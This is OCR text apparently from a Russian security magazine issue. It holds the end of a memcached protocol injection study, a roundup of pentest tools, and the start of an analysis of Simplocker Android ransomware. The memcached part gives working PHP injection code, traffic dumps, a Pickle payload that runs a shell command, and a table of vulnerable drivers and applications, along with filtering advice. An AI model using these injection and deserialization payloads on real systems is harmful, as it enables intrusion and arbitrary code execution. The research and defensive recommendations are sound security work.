        0x0000:  4500 003c bbdb 4000 4006 80de 7f00 0001  E..<..@.@.......
        0x0010:  7f00 0001 2bcb d66e 65bb 67f0 0e80 6ad6  ....+..ne.g...j.
        0x0020:  8018 0100 fe30 0000 0101 080a 1ee0 dc05  .....0..........
        0x0030:  1ee0 dc05 5354 4f52 4544 0d0a            ....STORED..
```

Рис. 2. **Дамп сетевого трафика при нарушении контекста парсера**

Дамп сетевого трафика при такой атаке представлен на рис. 2.

ВНЕДРЕНИЕ АРГУМЕНТА — БАЙТ 0X20

Для начала взглянем на синтаксис команд хранения:

```
<command name> <key> <flags> <exptime> <bytes> ↵
  [noreply]\r\n
cas <key> <flags> <exptime> <bytes> <cas unique> ↵
  [noreply]\r\n
```

Последний опциональный аргумент открывает возможность для инъекции. Все протестированные драйверы memcached не устанавливают аргумент `noreply` для команд хранения. Поэтому злоумышленник может внедрить пробелы (байты `0x20`), чтобы сдвинуть аргумент `exptime` на место `bytes`, что позволяет внедрить новую команду в поле данных пакета (заметим, что поле данных пакета не экранируется, проверяется лишь его длина). Так выглядит нормальный пакет (сохраняет ключ на 30 с, содержит 10 байт данных, аргумент `noreply` пуст):

```
set key1 0 30 10
1234567890
```

А вот пример с внедренным пробелом (теперь ключ сохраняется на 0 с, пакет содержит 30 байт данных, 52 — действительная длина данных, вычисляемая драйвером):

```
set key1 0 0 30 52
123456789012345678901234567890\r\nget ↵
injectionhere111
```

Код, демонстрирующий данную атаку, представлен ниже:

```
<?php
  $m = new Memcached();
  $m->addServer('localhost', 11211);
  // normal
  $m->set("key1","1234567890",30);
  // injection here, without CRLF at key
  $m->set("key 0","123456789012345678901234567890↵
  \r\nset injected 0 3600 3\r\nINJ",30);
?>
```

В данном примере пробел в имени ключа делает значение `0` новым аргументом команды `set`, а аргументы, дописываемые самим драйвером, тем самым смещаются на одну позицию. В результате значение `30`, передаваемое драйвером как время жизни ключа, воспринимается как длина области данных. Некорректное определение длины области данных, в свою очередь, дает нам возможность поместить туда вектор атаки (данные никогда не фильтруются). Обмен данными между клиентом и сервером в этом случае будет выглядеть так:

```
> set key 0 0 30 60
> 123456789012345678901234567890
< STORED
> set injected 0 3600 3
> INJ
< STORED
```

3

```
00:38:47.706743 IP localhost.55124 > localhost.11211: Flags [P.], seq 1:82, ack 1, win
257, options [nop,nop,TS val 518348628 ecr 518348628], length 81
        0x0000:  4500 0085 534c 4000 4006 e924 7f00 0001  E...SL@.@..$....
        0x0010:  7f00 0001 d754 2bcb c12e 0c1f b405 a71f  .....T+.........
        0x0020:  8018 0101 fe79 0000 0101 080a 1ee5 5f54  .....y........_T
        0x0030:  1ee5 5f54 7365 7420 6b65 7920 3020 3020  .._Tset.key.0.0.
        0x0040:  3330 2036 300d 0a31 3233 3435 3637 3839  30.60..123456789
        0x0050:  3031 3233 3435 3637 3839 3031 3233 3435  0123456789012345
        0x0060:  3637 3839 300d 0a73 6574 2069 6e6a 6563  67890..set.injec
        0x0070:  7465 6420 3020 3336 3030 2033 0d0a 494e  ted.0.3600.3..IN
        0x0080:  4a0d 0a0d 0a                             J....
00:38:47.706765 IP localhost.11211 > localhost.55124: Flags [.], ack 82, win 256, options
[nop,nop,TS val 518348628 ecr 518348628], length 0
        0x0000:  4500 0034 f84b 4000 4006 4476 7f00 0001  E..4.K@.@.Dv....
        0x0010:  7f00 0001 2bcb d754 b405 a71f c12e 0c70  ....+..T.......p
        0x0020:  8010 0100 fe28 0000 0101 080a 1ee5 5f54  .....(........_T
        0x0030:  1ee5 5f54                                .._T
00:38:47.706864 IP localhost.11211 > localhost.55124: Flags [P.], seq 1:9, ack 82, win
256, options [nop,nop,TS val 518348628 ecr 518348628], length 8
        0x0000:  4500 003c f84c 4000 4006 446d 7f00 0001  E..<.L@.@.Dm....
        0x0010:  7f00 0001 2bcb d754 b405 a71f c12e 0c70  ....+..T.......p
        0x0020:  8018 0100 fe30 0000 0101 080a 1ee5 5f54  .....0........_T
        0x0030:  1ee5 5f54 5354 4f52 4544 0d0a            .._TSTORED..
00:38:47.706888 IP localhost.11211 > localhost.55124: Flags [P.], seq 9:17, ack 82, win
256, options [nop,nop,TS val 518348628 ecr 518348628], length 8
        0x0000:  4500 003c f84d 4000 4006 446c 7f00 0001  E..<.M@.@.Dl....
        0x0010:  7f00 0001 2bcb d754 b405 a727 c12e 0c70  ....+..T...'...p
        0x0020:  8018 0100 fe30 0000 0101 080a 1ee5 5f54  .....0........_T
        0x0030:  1ee5 5f54 5354 4f52 4544 0d0a            .._TSTORED..
```

Рис. 3. **Дамп сетевого трафика при внедрении аргумента**

Дамп сетевого трафика при такой атаке представлен на рис. 3.

НАРУШЕНИЕ ДЛИНЫ ДАННЫХ (НУЛЬ-БАЙТ)

Это, скорее, концептуальная атака, которая не была найдена в исследуемых обертках. Однако она может быть обнаружена в различных библиотеках memcached. По существу, мы предполагаем, что нуль-байт в поле данных может нарушить вычисление длины данных, выполняемое на уровне драйвера (обертки).

Пример (вычисленная длина данных не соответствует реальной длине — после нуль-байта):

```
set a 0 3600 10
123456789\0\r\nset injected 0 3600 3\r\nINJ\r\n
```

СЛУЧАИ МАНИПУЛЯЦИИ ОБЪЕКТАМИ

Memcached в основном используется для хранения сериализованных значений. Поэтому в случае инъекции он подвержен такому недостатку, как CWE-502 «Десериализация ненадежных данных». Злоумышленник может внедрить произвольные сериализованные данные в значение ключа и ожидать десериализации после прочтения их целевым приложением.

Эффект от данной операции зависит не только от кода приложения, но и от реализации механизма десериализации в среде исполнения в целом. Так, в случае Java и PHP уязвимость реализуется только при небезопасных магических методах классов, а для Python, напротив, сразу же дает возможность исполнить произвольные команды ОС без каких-то дополнительных условий.

PHP

Надо отметить, что операция `get()` в memcache является эквивалентом `unserialize()` в PHP. Таким образом, инъекция в memcached для PHP эквивалентна выражению `unserialize($_GET[data])`. Эксплуатация таких уязвимостей в последнее время активно исследовалась. Для демонстрации десериализации рассмотрим пример:

```
<?php
  class a {
    function __wakeUp(){
      echo "\n deserialized! \n";
    }
  }

  $m = new Memcached();

  $m->addServer('localhost', 11211);
  $m->set("asd", new a());
  $m->get("asd");
?>
```

В данном случае после вызова `get()` драйвер сам разберется, что возвращаемая строка является сериализованными данными и десериализует их в объект. Это и приведет к вызову магического метода деструктора, который в данном примере напечатает сообщение в консоль.

Платформы (memcached) 4

	протокол	внедрение ключа	Внедрение аргумента(ошибка подсчета длины)	Нарушение состояния (длина ключа)	Десериализация значений
Ruby (memcache-client 1.8.5)	plain text	OK (illegal character in key)	OK	OK (250 max, error)	
Ruby (memcache)	plain text	0x00 0x0d (0x20 to "\s" 0x0a to "\n")	OK	OK (250 max, error)	
Ruby (dalli)	binary only				
Python (python-memcache 1.48-1)	plain text	OK (Control characters not allowed)	OK	OK (250 max, error)	
Python (python-pylibmc 1.2.2-1+b2)	binary + plain text (config)	0x0a 0x0d 0x20	OK	OK (250 max, error)	YES Pickle RCE!
Java (java.net.spy.MemcachedClient)	plain text	OK	OK	OK (250 max, error)	ObjectInputStream readObject() [6]
Java (com.meetup.memcached)	plain text	OK (URLEncoder.encode)	OK	YES	ContextObjectInputStream readObject() [6]
PHP Memcache (5.4.4-14+deb7u7)	plain text	OK (replaced to _)	OK	OK (250 max, truncation)	
PHP Memcached (5.4.4-14+deb7u7)	binary + plain text (config)	0x00 0x0a 0x0d 0x20	OK	YES	unserialize() [4]
Lua (resty memcached)	plaint text	OK (ngx.urlencode)	OK	YES	NO
Go	plain text	NOT (only >0x20 && <=0x7e)	NOT	OK (250 max, error)	
.NET (memcacheddotnet 1.1.5)	plain text	0x00 0x20 0x0a 0x0d	NOT	YES	YES (BinaryFormatter.Deserialize) [5]

Рис. 4. Список проверенных врапперов (помечены уязвимые)

Рис. 5. Список проверенных веб-приложений (выделенные используют уязвимые врапперы)

Python

Теперь очередь питона. Посмотри на значение `rcedata`, сохраненное в memcached:

```
get rcedata
VALUE rcedata 1 47
?csubprocess
Popen
qU
  /usr/bin/idq?q?qRq.
END
```

Это классический Pickle RCE эксплойт десериализации. Данный код выполняет его:

```
import pylibmc
mc = pylibmc.Client(["127.0.0.1"])
b = mc.get("rcedata")
```

В данном примере данные при десериализации восстанавливают состояние посредством функции, встроенной в сами эти данные. Такая функция содержит код выполнения команды `id` в шелле.

РАССМОТРЕННЫЕ ПЛАТФОРМЫ И РЕЗУЛЬТАТЫ

В процессе исследования мне пришлось проверить многие обертки memcached для популярных платформ веб-разработки, чтобы выявить в них наличие уязвимостей к рассмотренным выше атакам. Все полученные результаты я систематизировал, и в итоге у меня получилась следующая таблица (представленная на рис. 4). В ней выделены врапперы, в которых наличие уязвимости было подтверждено. А дополнительная информация по ошибкам проверки пользовательского ввода помещена в ячейки в виде перечисления нефильтруемых байт. Как видишь, получилось довольно много оранжевого цвета :).

Стало интересно, какие же из популярных веб-приложений будут под угрозой из-за того, что используют врапперы, содержащие уязвимость. Поэтому я пробежался по наиболее используемым приложениям и составил следующую таблицу (см. рис. 5). В ней опять же выделены те участки исходного кода популярных веб-приложений, которые используют уязвимые реализации драйверов memcached. Если покопать еще немного, то, я думаю, этот список можно значительно расширить.

Приложения (memcached) 5

	Платформа
Wordpress memcache plugin	PHP Memcache
Wordpress memcached-redux plugin	PHP Memcached
PHPBB3 (acm)	PHP Memcache
Joomla 3.2.2	PHP Memcached (./libraries/joomla/cache/storage/memcached.php)
Piwik 2.1.0	Memcached ./piwik/libs/Zend/Cache/Backend/Libmemcached.php Memcache ./piwik/libs/Zend/Cache/Backend/Memcached.php
Typo3 6.2.0	Memcache ./typo3/sysext/core/Classes/Cache/Backend/MemcachedBackend.php
MODX revolution 2.3	Memcached ./revolution/core/model/aws/lib/cachecore/cachemc.class.php ./revolution/core/xpdo/cache/xpdomemcached.class.php

РЕКОМЕНДАЦИИ

Хорошим вариантом защиты от такого рода инъекций будет использование бинарного протокола клиент-серверного взаимодействия. Такой подход исключает возможность внедрения команд протокола в области данных или имен ключей, так как сопровождается обязательным указанием длины значений в пакете.

Ключевой же особенностью plaintext-протокола является использование делимитеров, отсутствие проверки которых в данных имен ключей и их значениях и приводит к инъекциям. Для реализации фильтрации данных следует использовать следующие правила:

- длина — 250 байт;
- фильтрация `0x00`, `0x0a`, `0x09`, `0x0d`, `0x20` байт.


Пример хорошего экранирования на уровне драйвера (враппера) можно посмотреть по ссылке: bit.ly/Wa7pza. Я приведу лишь небольшой кусок кода:

```
if (keyBytes.length > MemcachedClientIF.↵
MAX_KEY_LENGTH) {
  throw new IllegalArgumentException↵
  ("Key is too long (maxlen = "+ ↵
  MemcachedClientIF.MAX_KEY_LENGTH + ")");
}
...
for (byte b : keyBytes) {
  if (b == ' ' || b == '\n' || b == '\r' || b ↵
  == 0) {
```

ВЫВОДЫ


Пришло время делать выводы. Как видишь, исследование драйверов для работы с популярным хранилищем данных memcached показало их уязвимость. Уязвимости в целом носят характер ошибок фильтрации входных параметров. Практическая часть эксплуатации не только позволяет внедрять команды в протокол обмена между сервером и клиентом, тем самым выполняя все доступные операции в рамках протокола (чтение, запись, удаление ключей и прочие), но и задевает другие функции драйвера, такие как десериализация объектов. Как было показано, в ряде случаев небезопасная десериализация данных из хранилища дает возможность выполнять произвольный код на системе.

Так что теперь можно смело сказать, что на memcached базы данных также возможно провести атаки сродни SQL-инъекции. И подобные атаки на практике будут приводить к различным результатам: от обхода аутентификации до выполнения произвольного кода интерпретатора.



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



WARNING


Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Antonio Davide
Система: All
URL: https://github.com/Dax89/PREF





Автор: David Middlehurst
Система: Windows
URL: https://github.com/nccgroup/UPnP-Pentest-Toolkit



Автор: James Forshaw
Система: Windows
URL: https://github.com/tyranid/oleviewdotnet



PREF

PREF — это Portable Reverse Engineering Framework, фреймворк для реверсинга, не требующий установки.

Основная философия данного инструмента — все в одном для анализа бинарных данных и форматов файлов, а также дизассемблирования для любой из платформ, где запускаются Qt и Lua. С помощью Lua можно описывать форматы данных, и скрипт автоматически разберет входной файл по описанию. Также очень полезным выглядит функционал для сравнения двух файлов, который отображает смещение и количество измененных байт. Дизассемблер находится пока почти в зачаточном состоянии, точнее, пока loader и processor необходимо описывать самому — существует только для MIPS-платформы.

Особенности:

- наличие SDK;
- программируемый парсер формата файлов;
- программируемый дизассемблер;
- сигнатурный сканер;
- визуальное представление бинарного файла;
- сканер строк;
- отображение гистограмм;
- калькулятор энтропии;
- подсветка данных в бинарном файле.

В инструменте присутствует достаточно большое количество графических схем и подходов для отображения бинарных данных.

UPNP PENTEST TOOLKIT

Universal Plug and Play (UPnP) — набор сетевых протоколов, построенных на открытых интернет-стандартах и публикуемых консорциумом производителей мультимедийной и сетевой техники. Основная функция UPnP — автоматическая универсальная настройка сетевых устройств. Для этого между персональными компьютерами и различными «умными» устройствами устанавливается архитектура многоранговых соединений.

В основе всего этого — хорошо известные стандарты и сетевые технологии, такие как TCP/IP, HTTP и XML. Такая система обеспечивает автоматическое подключение подобных устройств друг к другу и их совместную работу в сетевой среде, в результате чего сеть (например, домашняя) становится легкой в настройке для большего числа пользователей. Естественно, это еще один потенциальный вектор атаки в сети. И, как любая цель, он требует необходимого инструментария.

Инструмент UPnP Pentest Toolkit нацелен на объединение широкого спектра функций по оценке безопасности UPnP, при минимуме усилий и с высокой скоростью. Тулза разработана, чтобы помочь специалистам по информационной безопасности в исследовании UPnP-устройств.

Более подробно об инструменте ты можешь узнать из презентации «U Plug, We Play» (goo.gl/dgeFyh) с конференции BSides Manchester.

OLE/COM VIEWER И INSPECTOR

Инструмент от автора целой серии IE11SandboxEscapes.

OleViewDotNet предназначен для просмотра и проверки OLE/COM-компонентов.

OleViewDotNet — это .NET 4 приложение, которое представляет собой инструмент, сочетающий в себе два классических инструмента из SDK: OleView и Test Container в одном приложении. Это позволяет находить COM-объекты через различные способы просмотра (например, по CLSID, по ProgID, по server executable), перечислять интерфейсы объекта, а затем создавать их экземпляры и вызывать их методы. Это также базовый контейнер для атак на ActiveX-объекты objects — ты можешь видеть данные и манипулировать ими.

Как раз данный инструмент и использовался для поиска различных способов выхода из sandbox браузера Internet Explorer 11. Для более близкого изучения способов выхода из sandbox советую обратиться к презентации «Legacy Sandboxing — Escaping IE11 Enhanced Protected Mode» (goo.gl/xQCeJT).

PINPOINT

Автор: Kahu Security
Система: Windows
URL: www.kahusecurity.com/tools/

Pinpoint — это инструмент, который предназначен в первую очередь для людей, часто сталкивающихся по роду своей работы с drive-by download атаками. Он позволяет значительно быстрее искать вредоносные объекты на сайтах и удалять их с ресурса.

Pinpoint работает как wget/curl, то есть захватывает веб-страницу без ее рендеринга и выполнения скриптом на ней. Далее он будет пытаться определить, какие ссылки используются для составления веб-страницы, например JavaScript, CSS, frame и iframe, и загружает эти файлы тоже. И все это отображает в виде дерева документов в главном окне.


Интересные возможности:


- посылка HTTP-запроса в сжатом или обычном виде;
- вычисление энтропии;
- распознавание безопасных сайтов;
- возможность игнорирования внешних CSS.

Для поиска подозрительного JavaScript, а точнее, обфусцированного программа высчитывает энтропию и показывает исследователю, на что стоит обратить внимание.

И само собой разумеется, при работе с программой можно спуфить значение user-agent и referer, cookie. Работа в связке с Tor также прямо из коробки.

Подробнее об инструменте можно прочитать в данном блоге: www.kahusecurity.com/2014/pinpoint-tool-released/.







Автор: Gikir
Система: Windows
URL: gikir.com/product.php

OLLY ДЛЯ IOS И ANDROID

GikDbg — это отладчик ассемблерного уровня для мобильных платформ, который позволяет специалистам по безопасности отлаживать мобильные приложения для Android и iOS.

Данный инструмент базируется на OllyDbg (32-битном отладчике для Microsoft Windows), GDB (the GNU Project debugger) и LLVM (набор модулей, компиляторов и вспомогательных программ).

Особенности:

- статический анализ ELF/Mach-O исполняемых файлов;
- динамическая отладка Android/iOS-приложений;
- удаленная консоль для Android/iOS;
- ARM ассемблер и дизассемблер;
- загрузка и выгрузка файлов с устройства;
- встроенный GDB и LLDB;
- поддержка memory breakpoint, software breakpoint, conditional breakpoint;
- поддержка мультипоточной отладки;
- поддержка патчинга кода.

Важно отметить, что для работы с Android-приложениями необходимо, чтобы был включен ART runtime, а не Dalvik. Это означает, что необходимо устройство с ОС не младше версии 4.4.2 Kit. Но также есть поддержка DVM Runtime — только для lib*.so.

Хороший пример использования данного инструмента на примере отладки эксплойта Towelroot от Geohot: goo.gl/K4u8uS.





Автор: Vladimir Kochetkov
Система: Windows/Linux
URL: https://github.com/kochetkov/Yapoet


YET ANOTHER PADDING ORACLE EXPLOITATION TOOL

YAPOET — это утилита, позволяющая быстро протестировать веб-приложение на уязвимость к атакам на оракулы дополнения. В отличие от своих более старших собратьев (POET, Padbuster, Padbuster.Net), она не затачивалась под уязвимости в конкретных фреймворках и является универсальным средством эксплуатации уязвимостей данного класса. Текущая реализация YAPOET обладает следующими возможностями:

- получение открытого текста из шифрованного;
- получение вектора инициализации и шифрованного текста из произвольного открытого;
- контроль параметров оракула (режим, вектор инициализации, размер блока);
- поддержка режимов ECB и CBC;
- контроль основных параметров HTTP-запросов к оракулу;
- возможность переопределения функций кодирования/декодирования шифрованного текста.

Напомним, что атака на оракул дополнения возможна тогда, когда:

- у атакующего есть возможность контролировать шифротекст, передаваемый веб-приложению и расшифровываемый на стороне сервера блочным алгоритмом, работающим в уязвимом режиме;
- контроль ошибок, реализованный в веб-приложении, позволяет отличить ошибку удаления дополнения при дешифровании от любых других видов ошибок.





Автор: SpiderLabs
Система: Windows
URL: https://github.com/Spiderlabs/Responder

RESPONDER

Responder — это тулза от SpiderLabs для проведения различного рода спуфинг и man-in-the-middle атак. Изначально она затачивалась для проведения «спуфинга» NBNS- и LLMNR-протоколов, которые служат для резолва имен в локальных виндовых сетях, где не работает DNS. Но сейчас функционал ее значительно расширился, она обросла новыми методами MITM-атак (WPAD, DNS, ICMP redirect, SMB Relay).

С другой стороны, Responder включает в себя фейковые серверы на основные протоколы: HTTP, SMB, MS SQL, FTP, LDAP, SMTP, POP3. И при этом не только умеет захватывать plain-text пароли, но и поддерживает NTLM-аутентификацию (все версии NTLM протокола) для них. Можно сграбить NTLM-хеши и потом перебрать их, получив пароли пользователей.

Таким образом, Responder покрывает почти все основные виды MITM в локальных сетях. Не хватает разве что ARP-poisoning'а, но ничто не мешает использовать его отдельной тулзой в связке с Responder. Причем с учетом того, что в корпоративных сетях никто и не собирается отказываться от NTLM-протокола, а скорее наоборот, его внедряют повсеместно (из-за растущего количества систем), Responder становится мощным оружием.

Написан он на Python'е, что дает ему плюс в виде открытости и возможности допилить под свои нужды.

SIMPLOCKER — МЛАДШИЙ БРАТ CRYPTOLOCKER'A

РАБОТАЕТ БЕЗ РУТА!

ПОДРОБНЫЙ РАЗБОР ПЕРВОГО ЛОКЕРА И ШИФРОВАЛЬЩИКА ФАЙЛОВ ПОД ANDROID



Евгений Дроботун
drobotun@xakep.ru

Похоже, что с ростом популярности любая операционная система превращается в Windows. Трудно было ожидать, что знакомые пользователям винды локеры-шифровальщики появятся на платформе, известной своими Linux-корнями, но факт остается фактом — в начале этого лета тысячи пользователей андроидофонов ощутили на себе блокировку экрана и вымогательство денег со стороны новой рансомвары.

ЗАРАЖЕНИЕ И ИНИЦИАЛИЗАЦИЯ

Процесс заражения телефона ничем особенным от уже привычной схемы для устройств под управлением Android не отличается. Зловредный APK-файл проникает на телефон под видом игры Sex Xonix, якобы предоставляющей возможность полюбоваться голыми тетками. Понятное дело, что наткнуться на такое сокровище на андроид-маркете нереально и обитает оно на всяческих второсортных сайтах с сомнительным содержимым, которое привлекает к себе любителей погорячее.

При установке троян запрашивает следующие разрешения (они, как и положено, прописаны в AndroidManifest.xml):

```
<!-- неограниченный доступ в интернет -->
"android.permission.INTERNET"
<!-- мониторинг состояния сети -->
"android.permission.ACCESS_NETWORK_STATE"
<!-- чтение состояния и идентификатора телефона -->
"android.permission.READ_PHONE_STATE"
```





Рис. 1. Зловредный Sex Xonix готов к установке




Рис. 2. Разрешения, которые Simplocker запрашивает при установке





Рис. 3. До боли знакомая многим картина экрана

СУЩЕСТВУЕТ НЕСКОЛЬКО ВАРИАНТОВ ЭТОГО ТРОЯНА С РАЗНЫМИ ВИДАМИ ЭКРАНА БЛОКИРОВКИ, КОТОРЫЕ ОТЛИЧАЮТСЯ СОДЕРЖАНИЕМ УСТРАШАЮЩЕЙ НАДПИСИ, ВЫМОГАЕМОЙ СУММОЙ



Антивирус	Результат	Дата обновления
AVG	Android/Locker.A	20140616
Ad-Aware	Android.Trojan.SLocker.A	20140616
AegisLab	Pletor	20140616
AhnLab-V3	Android-Malicious/Simplelock	20140616
AntiVir	Android/Locker.2.10	20140616
Avast	Android:TorLock-A [Trj]	20140616
BitDefender	Android.Trojan.SLocker.A	20140616
CAT-QuickHeal	Android.Simplocker.A	20140616
Commtouch	AndroidOS/GenBl.FF5D0808!Olympus	20140616
DrWeb	Android.Locker.2.origin	20140616
ESET-NOD32	a variant of Android/Simplocker.A	20140616
Emsisoft	Android.Trojan.SLocker.A (B)	20140616

Рис. 4. Simplocker на virustotal.com

```
<!-- запуск при загрузке телефона -->
"android.permission.RECEIVE_BOOT_↵
 COMPLETED"
<!-- запрещение перевода телефона
     вв «спящий» режим -->
"android.permission.WAKE_LOCK"
<!-- чтение содержимого SD-карты -->
"android.permission.WRITE_EXTERNAL_↵
 STORAGE"
<!-- запись на SD-карту -->
"android.permission.READ_EXTERNAL_↵
 STORAGE"
```

Конечно, опытный и осторожный владелец телефона, увидев такие нескромные для простой игрушки запросы, сразу же заподозрит неладное, но самых настораживающих разрешений на отправку SMS и совершения звонков в этом списке не наблюдается (да и прав суперпользователя тоже не требуется), поэтому многие любители такого рода игр спокойно давят на кнопку «Установить». В результате установки вместо полуобнаженных красоток на экране телефона появляются устрашающие надписи, подобные тем, что «посчастливилось» наблюдать многим незадачливым пользователям на экранах своих компьютеров в не совсем далеком прошлом.

Есть несколько вариантов трояна с разными видами экрана блокировки, которые отличаются содержанием устрашающей надписи, вымогаемой суммой (есть вариант, требующий оплату в украинских гривнах) и способом оплаты (имеются варианты с оплатой через QIWI-кошелек, через пополнение номера мобильного и через украинскую платежную систему MoneXy). Некоторые разновидности Simplocker для большего устрашения используют еще и встроенную в телефон камеру: фотографируют перепуганное лицо несчастного владельца телефона и грозятся отправить это фото «куда следует». Всего на момент написания статьи антивирусными компаниями было обнаружено около 30 модификаций трояна Simplocker.

ИЗУЧАЕМ СОДЕРЖИМОЕ МАНИФЕСТ-ФАЙЛА

В начале декомпилированного файла AndroidManifest.xml мы видим вышеописанные со-

5

```
<uses-sdk android:minSdkVersion="9" android:targetSdkVersion="17"/>
<application android:label="@string/app_name" android:debuggable="true" android:allowBackup="fals
  <activity android:theme="@style/AppTheme" android:name=".Main" android:launchMode="singleTop">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <receiver android:name=".ServiceStarter" android:enabled="true" android:exported="true">
    <intent-filter>
      <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
  </receiver>
  <receiver android:name=".SDCardServiceStarter" android:enabled="true" android:exported="true">
    <intent-filter>
      <action android:name="android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE"/>
    </intent-filter>
  </receiver>
  <service android:name=".MainService"/>
  <service android:name="org.torproject.android.service.TorService" android:enabled="true" androi
    <intent-filter>
      <action android:name="org.torproject.android.service.ITorService"/>
      <action android:name="org.torproject.android.service.TOR_SERVICE"/>
    </intent-filter>
```

6

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
